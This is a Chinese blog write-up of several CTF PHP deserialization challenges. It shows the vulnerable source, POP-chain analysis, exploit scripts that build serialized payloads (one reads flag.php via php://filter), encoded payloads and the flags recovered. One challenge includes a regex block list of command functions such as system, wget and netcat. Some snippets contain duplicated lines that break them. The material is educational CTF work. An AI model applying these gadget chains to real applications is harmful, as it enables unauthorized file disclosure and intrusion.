CTF 反序列化入门例题wp

原创

YnG_t0 已于 2022-02-07 19:14:27 修改 1287 收藏 3

分类专栏： web 文章标签： php 安全

于 2021-10-20 09:53:40 首次发布

本文链接：https://blog.csdn.net/qq_47168481/article/details/120771500

版权

web 专栏收录该内容

11 篇文章 0 订阅

订阅专栏

最近有再看反序列化，尝试着学一下比赛中的反序列化：pop链的构造以及应用


[MRCTF2020]Ezpop

先了解一下pop链中的魔法函数：pop构造函数

```php
 <?php
//flag is in flag.php
//WTF IS THIS?
//Learn From https://ctf.ieki.xyz/library/php.html#%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E9%AD%94%E6%9C%AF%E6%96%B9%E6%B3%95
//And Crack It!
class Modifier {
    protected  $var;
    public function append($value){
        include($value);
    }
    public function __invoke(){
        $this->append($this->var);
    }
}

class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
    public function __toString(){
        return $this->str->source;
    }

    public function __wakeup(){
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {
            echo "hacker";
            $this->source = "index.php";
        }
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){
        $function = $this->p;
        return $function();
    }
}

if(isset($_GET['pop'])){
    @unserialize($_GET['pop']);
}
else{
    $a=new Show;
    highlight_file(__FILE__);
}
```

本题解题思路：构造pop链

首先找链子的头和尾，头是get参数，尾是Modifier类中的include函数，可以利用php伪协议得到flag，开始从尾向头推。



Welcome to index.php

```
<?php
//flag is in flag.php
//WTF IS THIS?
//Learn From https://ctf.ieki.xyz/library/php.html#%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E9%AD%94%E6%9C%AF%E6%96%B9%E6%B3%95
//And Crack It!
class Modifier {
        protected  $var;
        public function append($value){
                include($value);
        }
        public function __invoke(){
                $this->append($this->var);
        }
}

class Show{
        public $source;
        public $str;
        public function __construct($file='index.php'){
                $this->source = $file;
                echo 'Welcome to '.$this->source."<br>";
        }
        public function __toString(){
                return $this->str->source;
        }

        public function __wakeup(){
                if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {
                        echo "hacker";
                        $this->source = "index.php";
                }
        }
}

class Test{
        public $p;
        public function __construct(){
                $this->p = array();
        }

        public function __get($key){
                $function = $this->p;
                return $function();
        }
}

if(isset($_GET['pop'])){
        @unserialize($_GET['pop']);
}
else{
        $a=new Show;
        highlight_file(__FILE__);
}
```

__invoke函数会在将实例对象当作方法的时候被调用
下面的Test类中有一个return $function()可以触发

2 要想唤醒__toString需要将类的对象当作字符串处理
这里的preg_match可以达到我们的需求.只要当前对
对象中的source为一个类的对象.
假如这里成功赋值为对象,那么将调用的是这个作为值
的对象的__toString

__get()方法在访问一个对象的成员变量或者方法时
如果不可达就会被触发(即访问一个对象的不存在的属性)

1 unserialize唤醒__wakeup()函数


CSDN @YnGt0

pop链即：

头 -->show: _wakeup() --> show:_toString() --> test: _get() -->modifier: _invoke() --> modifier: _append -->尾

写出exp：

```php
<?php
class Modifier {

 protected  $var='php://filter/read=convert.base64-encode/resource=flag.php';
}
class Show{
public $source;

public $str;
}
class Test{

public $p;
}

$a=new Show();
$b=new Show();
$c=new Test();
$d=new Modifier();

$a -> source=$b;
$b -> str=$c;
$c -> p =$d;

echo urlencode(serialize($a));
```



```
220d9b22-9665-45f1-90c2-d6c54dd0c58c.node4.buuoj.cn:81/?pop=O%3A4%3A"Show"%3A2%
```

PD9waHAKY2xhc3MgRmxhZ3sKICAgIHByaXZhdGUgJGZsYWc9ICJmbGFne2I2N2M2MGJlLWQxYjQtNGQyYi1hNDEwLTdjNDliOWVmODZlOX0iOwp9CmVjaG8gIkhlbHAgTWUgRmluZCBGTEFHISI7Cj8+

```
<?php
class Flag{
   private $flag= "flag{b67c60be-d1b4-4d2b-a410-7c49b9ef86e9}";
```

强网杯 赌徒


```php
<meta charset="utf-8">
<?php
//hint is in hint.php
error_reporting(1);


class Start
{
    public $name='guest';
    public $flag='syst3m("cat 127.0.0.1/etc/hint");';

    public function __construct(){
        echo "I think you need /etc/hint . Before this you need to see the source code";
    }

    public function _sayhello(){
        echo $this->name;
        return 'ok';
    }

    public function __wakeup(){
        echo "hi";
        $this->_sayhello();
    }
    public function __get($cc){
        echo "give you flag : ".$this->flag;
        return ;
    }
}

class Info
{
    private $phonenumber=123123;
    public $promise='I do';

    public function __construct(){
        $this->promise='I will not !!!!';
        return $this->promise;
    }

    public function __toString(){
        return $this->file['filename']->ffiillee['ffiilleennaammee'];
    }
}

class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a='';

    public function __get($name){
        $function = $this->a;
        return $function();
    }

    public function Get_hint($file){
        $hint=base64_encode(file_get_contents($file));
        echo $hint;
        return ;
    }

    public function __invoke(){
        $content = $this->Get_hint($this->filename);
        echo $content;
    }
}

if(isset($_GET['hello'])){
    unserialize($_GET['hello']);
}else{
    $hi = new  Start();
    $hi = new Start();
}


?>
```

本题同样是利用构造pop链解题

get传参，尾：Get_hint中的file_get_contents,从尾开始往上推：Room类的__invoke()调用Get_hint,同类的__get()函数中返回function调用__invoke(),Info类的__toString()调用__get()函数，Start函数中的_sayhello()函数调用_toString()，再往前就是_wakeup()函数，最后到头。

pop链即：

头 -> Start: _wakeup() ->Start: _sayhello() ->Info: _toString() ->Room: _get() ->Room: _ _invoke() ->Room:Get _hint() ->尾



```
class  Start
{
        public  $name='guest';
        public  $flag='syst3m("cat  127.0.0.1/etc/hint");';

        public  function  __construct(){
                echo  "I  think  you  need  /etc/hint  .  Before  this  you  need  to  see  the  source  code";
        }

        public  function  _sayhello(){
                echo  $this->name;
                return  'ok';
        }

        public  function  __wakeup(){
                echo  "hi";
                $this->_sayhello();
        }
        public  function  __get($cc){
                echo  "give  you  flag  :  ".$this->flag;
                return  ;
        }
}

class  Info
{
        private  $phonenumber=123123;
        public  $promise='I  do';

        public  function  __construct(){
                $this->promise='I  will  not  !!!!';
                return  $this->promise;
        }

        public  function  __toString(){
                return  $this->file['filename']->ffiillee['ffiilleennaamee'];
        }
}

class  Room
{
        public  $filename='/flag';
        public  $sth_to_set;
        public  $a='';

        public  function  __get($name){
                $function  =  $this->a;
                return  $function();
        }

        public  function  Get_hint($file){
                $hint=base64_encode(file_get_contents($file));
                echo  $hint;
                return  ;
        }

        public  function  __invoke(){
                $content  =  $this->Get_hint($this->filename);
                echo  $content;
        }
}
```

exp：

```php
<?php
class Start
{
    public $name='guest';
    public $flag='syst3m("cat 127.0.0.1/etc/hint");';
}

class Info
{
 private $phonenumber=123123;
    public $promise='I do';

    public function __construct(){
        $this->promise='I will not !!!!';
        return $this->promise;
    }
}
class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a='';
}
$a = new Start();
$b = new Info();
$c = new Room();
$d = new Room();    //在源码中存在两个变量的转移，需要两个新类
$a -> name = $b;
$b -> file['filename'] = $c;
$c -> a = $d;
echo urlencode(serialize($a));
?>
```

第五空间：pklovecloud

ctfhub有题目练习，源码：

```php
<?php
include 'flag.php';
class pkshow
{
    function echo_name()
    {
        return "Pk very safe^.^";
    }
}

class acp
{
    protected $cinder;
    public $neutron;
    public $nova;
    function __construct()
    {
        $this->cinder = new pkshow;
    }
    function __toString()
    {
        if (isset($this->cinder))
            return $this->cinder->echo_name();
            return $this->cinder->echo_name();
    }
}

class ace
{
    public $filename;
    public $openstack;
    public $docker;
    function echo_name()
    {
        $this->openstack = unserialize($this->docker);
        $this->openstack->neutron = $heat;
        if($this->openstack->neutron === $this->openstack->nova)
        {
        $file = "./{$this->filename}";
            if (file_get_contents($file))
            {
                return file_get_contents($file);
            }
            else
            {
                return "keystone lost~";
            }
        }
    }
}

if (isset($_GET['pks']))
{
    $logData = unserialize($_GET['pks']);
    echo $logData;
}
else
{
    highlight_file(__file__);
}
?>
```

本题中同样先看头和尾，头是get传参pks，尾是利用第二个echo name中的file_get_contents()函数得到flag

分析ace类：由尾向前推，知道本题中需要变量neutron和nova相等，可以生成序列化后的内容，再赋值给docker变量进行反序列化。

构造第一段exp：

```
<?php
class ace
{
 public $neutron='1';
    public $nova='1';
 protected $cinder;
}
$a=new ace();
print_r(urlencode(serialize($a)));

```

得到：docker变量的值

> O%3A3%3A%22ace%22%3A3%3A%7Bs%3A7%3A%22neutron%22%3Bs%3A1%3A%221%22%3Bs%3A4%3A%22nova%22%3Bs%3A1%3A%221%22%3Bs%3A9%3A%22%00%2A%00cinder%22%3BN%3B%7D


往上推：本题中的第一个echo name()函数是没用的，让toString()调用第二个echo name()函数即ace类，第二段exp：

```
class acp
{
    protected $cinder;
    public $neutron;
    public $nova;
    function __construct()
    {
        $this->cinder = new ace;
    }
}

class ace
{
    public $filename='flag.php';
    public $openstack;
    public $docker='O%3A3%3A%22ace%22%3A3%3A%7Bs%3A7%3A%22neutron%22%3Bs%3A1%3A%221%22%3Bs%3A4%3A%22nova%22%3Bs%3A1%3A%221%22%3Bs%3A9%3A%22%00%2A%00cinder%22%3BN%3B%7D';
}

$a=new acp();
echo urlencode(serialize($a));
```

得到：

> O%3A3%3A%22acp%22%3A3%3A%7Bs%3A9%3A%22%00%2A%00cinder%22%3BO%3A3%3A%22ace%22%3A3%3A%7Bs%3A8%3A%22filename%22%3Bs%3A8%3A%22flag.php%22%3Bs%3A9%3A%22openstack%22%3BN%3Bs%3A6%3A%22docker%22%3Bs%3A147%3A%22O%253A3%253A%2522ace%2522%253A3%253A%257Bs%253A7%253A%2522neutron%2522%253Bs%253A1%253A%25221%2522%253Bs%253A4%253A%2522nova%2522%253Bs%253A1%253A%25221%2522%253Bs%253A9%253A%2522%2500%252A%2500cinder%2522%253BN%253B%257D%22%3B%7Ds%3A7%3A%22neutron%22%3BN%3Bs%3A4%3A%22nova%22%3BN%3B%7D

得到flag



view-source:http://challenge-c96fcfb5dd0cf317.sandbox.ctfhub.com:10800/?pks=O%3A3%3A%22acp%

```
<?php
// ctfhub{5b7c6c5b94e3142734f49688};
$heat='asdwe1g648798qwe321d65';
?>
```

绿盟杯（flag在哪）

```
 <?php
error_reporting(0);
class begin{
    public $file;
    public $mode;
    public $content;
    public $choice;
    public function __construct()
    public function __construct()
    {
        $this->file = "file";
        $this->content = "content";
    }
    function __wakeup()
    {
        if($this->mode=="write"){
            $this->choice= new write();
        }
        if($this->mode=="read"){
            $this->choice= new read();
        }
    }
    function __call($file,$content) {
        highlight_file($this->file);
    }
    function __destruct(){
        if($this->mode=="write"){
            $this->choice->writewritetxt($this->file,$this->content);
        }
        else{
            $this->choice->open($this->file);
        }
    }
}
class write{
    public function writewritetxt($file,$content)
    {
        $filename=$file.".txt";
        if(is_file($filename)){
            unlink($filename);
        }
        file_put_contents($filename, $content);
        echo "成功写入";
    }
}
class read{
    public $file;
    public function __construct(){
        $this->file="test.txt";
        echo "欢迎查看  ".$this->file."<br/>";
    }
    function open($filename){
        $file=$this->file;
        if(is_file($file)){
            if($file=="getflag.php"){
                die("getflag.php没东西");
                }
            else{
                highlight_file($file);
                }
        }else{
            echo "文件不存在";
        }
    }
}
function check($dis_content){
    if(preg_match('/system|eval|wget|exec|zip|passthru|netcat|phpinfo|`|shell|\(|\)/i', $dis_content)){
        die("hack !!!");
    }
}
$pop=$_GET['pop'];
if (isset($pop)) {
    check($pop);
    unserialize($pop);
} else {
    highlight_file("index.php");
}
?>
```